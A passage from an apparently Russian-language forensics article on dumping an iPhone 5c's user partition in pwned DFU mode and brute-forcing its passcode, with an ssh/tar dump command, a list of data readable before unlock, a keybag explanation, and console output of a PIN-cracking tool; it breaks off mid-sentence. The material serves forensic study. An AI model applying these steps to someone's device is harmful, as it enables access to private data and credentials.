Обрати внимание: несмотря на то что мы успешно смонтировали пользовательский раздел, большая часть данных на нем остается недоступной из-за сквозного пофайлового шифрования. Доступна лишь небольшая часть данных, необходимая для успешной загрузки устройства и, например, приема входящих звонков и сообщений.

Следующая команда сохранит содержимое пользовательского раздела в архив tar:

```
ssh -p 3022 root@localhost tar -c /mnt2 | dd of=<path_to_output_file>
```

Кстати, если все, что тебе нужно, — это дамп пользовательского раздела, то нет никакой необходимости проделывать все указанные операции вручную: достаточно установить джейлбрейк checkra1n и воспользоваться готовым набором скриптов iPhone-rootFS-tool. Толку с такого дампа, однако, немного: без пароля (а мы, напомню, находимся в режиме хоть и pwned, но DFU) мы не сможем расшифровать пользовательские данные — по крайней мере большую их часть.

В статье Джеймса Даффи Speed > Security — Apple’s Approach To iOS Data Security рассказывается о том, какие данные с пользовательского раздела доступны без пароля. Сюда входят:

- список учетных записей электронной почты;
- логины в социальные сети — например, можно найти идентификатор учетной записи SnapChat;
- для некоторых приложений — уникальные идентификаторы чатов и контактов (их в незашифрованном виде хранят, к примеру, все тот же SnapChat и WhatsApp);
- история доступа к сетям Wi-Fi;
- история сетевой активности приложений (база данных `/private/var/wireless/Library/Databases/DataUsage.sqlite`);
- сетевые настройки (содержимое `/private/var/preferences/`);
- сообщения голосовой почты (в папке `/private/var/mobile/Library/Voicemail/`);
- история данных местоположения (достаточно ограниченная, но все же);
- частичный доступ к медиафайлам;
- список установленных приложений и краткая информация об истории использования;
- небольшая часть содержимого «Связки ключей»; конкретно — записи с атрибутами `kSecAttributeAccessibleAlwaysThisDeviceOnly` и `kSecAttrAccessibleAlways`.

О «Связке ключей» нужно рассказать чуть подробнее. Атрибуты из последнего пункта используются для тех типов записей из «Связки ключей», которые должны быть доступны сразу после загрузки устройства. С одной стороны, это немного: основной массив паролей, сертификатов и ключей становится доступным только после первой разблокировки устройства. С другой — пароли от учетных записей mail.ru и rambler.ru почему-то были сохранены именно с этим классом защиты. Я не могу сказать, в какой именно версии приложений созданы эти записи; попытка воспроизвести ситуацию с последними версиями приложений провалилась. Однако пароли в режиме BFU были найдены.

Набор скриптов SPIDER поможет извлечь из образа незашифрованные файлы и базы данных.


Основная же часть данных зашифрована, а вычислить ключ можно лишь после взлома кода блокировки. На этом этапе устройство считаем загруженным; переходим ко взлому пароля.

ВЗЛОМ ПАРОЛЯ

Итак, мы организовали связь с компьютером и получили среду, позволяющую запускать неподписанные приложения. Теперь нужно запустить непосредственно перебор пароля (кода блокировки экрана). Этим делом занимается утилита passcode нашей собственной разработки, которую мы предварительно загрузили на RAMDisk вместе с другими утилитами командной строки.

Сам пароль как таковой на устройстве не сохраняется ни в открытом, ни в зашифрованном виде. iOS проверяет правильность введенного пароля следующим образом. На основе введенного пользователем PIN-кода формируется так называемый парольный ключ, который используется для расшифровки ключей классов защиты (class keys). Если при помощи введенного пользователем пароля удалось успешно расшифровать все ключи классов защиты, то пароль считается правильным, а соответствующие ключи можно использовать для расшифровки пользовательских данных.


Как уже упоминалось, проверка пароля выполняется на самом устройстве. При этом разница в производительности между стареньким iPhone 5c и современным iPhone 11 скорее на порядки, чем в разы. Разработчики Apple постарались сделать так, чтобы разблокировка любого iPhone занимала у пользователя одно и то же время. Количество итераций откалибровано таким образом, чтобы соответствующие ключи расшифровывались за 80 мс. Это и есть максимальная скорость перебора паролей, демонстрируемая утилитой passcode.



```
Please select an action
  1 Put device in DFU mode
  2 Exploit device
  3 Break 4-digit passwords
  4 Break 6-digit passwords
  5 Reboot device

  0  Back

 >:
```


Алгоритм проверки пароля выглядит следующим образом. В iOS есть специальная сущность System Keybag, в которой хранятся зашифрованные ключи каждого класса защиты. Сам System Keybag хранится в файле `/private/var/keybags/systembag.kb`. Этот файл, в свою очередь, зашифрован алгоритмом `AES_CBC_256` на ключе `BAG1`, который хранится в Effaceable Storage.

У расшифрованной «сумки ключей» есть заголовок (header) и список зашифрованных ключей. Из заголовка нам важно получить такую информацию, как тип пароля (0 — PIN из четырех или шести цифр, 1 — числовой произвольной длины, 2 — символьный произвольной длины), соль и количество итераций.



Варианты паролей

При переборе мы вычисляем парольный ключ с помощью алгоритма PKDF2_HMAC_SHA1. На входе — очередной вариант пароля, соль и количество итераций из заголовка. Далее мы «растягиваем» вычисленный ключ (key stretching) с помощью аппаратного ключа 0x835, получая таким образом новый ключ на основе ключей 0x835 и passcode key. Наконец, на последнем шаге мы пытаемся полученным ключом расшифровать ключи классов защиты. Если все ключи успешно расшифровались, то пароль считается правильным. Если нет — переходим к следующему варианту.



```
Please select an action
  1 Put device in DFU mode
  2 Exploit device
  3 Break 4-digit passwords
  4 Break 6-digit passwords
  5 Reboot device

  0  Back

 >: 3

[INFO] Device Serial Number: FCFNK7DCG07N
[INFO] Probable passcode type: 0 - simple passcode (4 or 6 digits).
[INFO] Simple passcode, using length=4
[INFO] Passcode is all-digit, filtering out non-digits from charset.
[INFO] Passcode recovery: KB version: 4; KB type: 0x00000000
[INFO] Passcode recovery: checking all 4-digit PINs...

 CUR PASS: [ 2461 ] | AVG SPD: 13.6 p/s | ELAPSED TIME: 116.0 s
[INFO] Passcode found: 2468
2468

Press 'Enter' to continue
```


СКОРОСТЬ РАБОТЫ: ПАРОЛЬ ИЗ ЧЕТЫРЕХ ИЛИ ШЕСТИ ЦИФР

Современные версии iOS по умолчанию предлагают защитить устройство паролем из шести цифр. Переключиться на четырехзначный PIN можно, но не нужно: благодаря биометрическим датчикам (Touch ID и Face ID) вводить код блокировки тебе потребуется очень редко (как правило, не чаще раза в несколько дней). Соответственно, небольшое неудобство можно и потерпеть в пользу значительно возросшей безопасности.

А вот iPhone 5c биометрическим датчиком не оборудован; код блокировки пользователю приходится вводить каждый раз для доступа к телефону. В результате на этом устройстве по умолчанию предлагается установить четырехзначный PIN. Более того, даже если ты установишь пароль из шести цифр, а потом захочешь его сменить, система вновь предложит тебе ввести пароль из четырех цифр.

Задержка между попытками в 80 мс дает скорость перебора в 13,6 пароля в секунду. Полностью перебрать все комбинации из четырех цифр можно за двенадцать минут.

Пароли, состоящие из шести цифр, перебираются с той же скоростью; полный перебор занимает порядка 21 ч, однако реальное время разблокировки может быть значительно меньше. Причина здесь в том, что некоторые пароли встречаются чаще других, и эта статистика нам известна. Чаще всего, как ни странно это звучит, пользователи придумывают пароли из так называемого черного списка. Если ты попытаешься установить в качестве пароля, скажем, код 000000 или 123456, то система предупредит тебя о потенциальной небезопасности такого пароля — но все-таки разрешит тебе его использовать. Многие устанавливают такие пароли по принципу «никто не догадается».



Enter your new passcode

This Passcode Can Be Easily Guessed

Your passcode will be used to unlock this iPhone and to protect access to your data stored in iCloud.


Полный список паролей из «черного списка» можно извлечь, проанализировав образ iOS при помощи 